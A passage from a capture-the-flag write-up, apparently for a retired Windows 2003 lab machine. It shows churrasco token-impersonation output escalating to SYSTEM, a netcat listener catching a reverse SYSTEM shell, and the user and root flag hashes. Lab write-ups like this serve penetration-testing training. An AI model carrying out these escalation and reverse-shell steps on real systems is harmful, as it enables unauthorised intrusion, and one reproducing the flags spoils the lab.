/churrasco/-->Searching for Rpcss threads ...
/churrasco/-->Found Thread: 672
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 676
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 684
/churrasco/-->Thread impersonating, got NETWORK SERVICE Token: 0x730
/churrasco/-->Getting SYSTEM token from Rpcss Service...
/churrasco/-->Found NETWORK SERVICE Token
/churrasco/-->Found NETWORK SERVICE Token
/churrasco/-->Found LOCAL SERVICE Token
/churrasco/-->Found SYSTEM token 0x728
/churrasco/-->Running command with SYSTEM Token...
/churrasco/-->Done, command should have ran as SYSTEM!
```

Got system shell.




```
ghost@localhost [15:32:39] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/grandpa] [master *]
→ % nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.14] 1039
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\TEMP>whoami
whoami
nt authority\system

C:\WINDOWS\TEMP>
```


Flag



```
C:\Documents and Settings>dir "Harry\Desktop"
dir "Harry\Desktop"
 Volume in drive C has no label.
 Volume Serial Number is FDCB-B9EF

 Directory of C:\Documents and Settings\Harry\Desktop

04/12/2017  04:32 PM    <DIR>          .
04/12/2017  04:32 PM    <DIR>          ..
04/12/2017  04:32 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   1,317,044,224 bytes free

C:\Documents and Settings>type "Harry\Desktop\user.txt"
type "Harry\Desktop\user.txt"
bdff5ec67c3cff017f2bedc146a5d869
C:\Documents and Settings>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : granpa
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Unknown
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-B4-0D
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 10.10.10.14
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DNS Servers . . . . . . . . . . . : 10.10.10.2
```



```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
9359e905a2c35f861f6a57cecf28bb7b
C:\Documents and Settings\Administrator\Desktop>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : granpa
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Unknown
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
```



```
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-B4-0D
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 10.10.10.14
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DNS Servers . . . . . . . . . . . : 10.10.10.2
```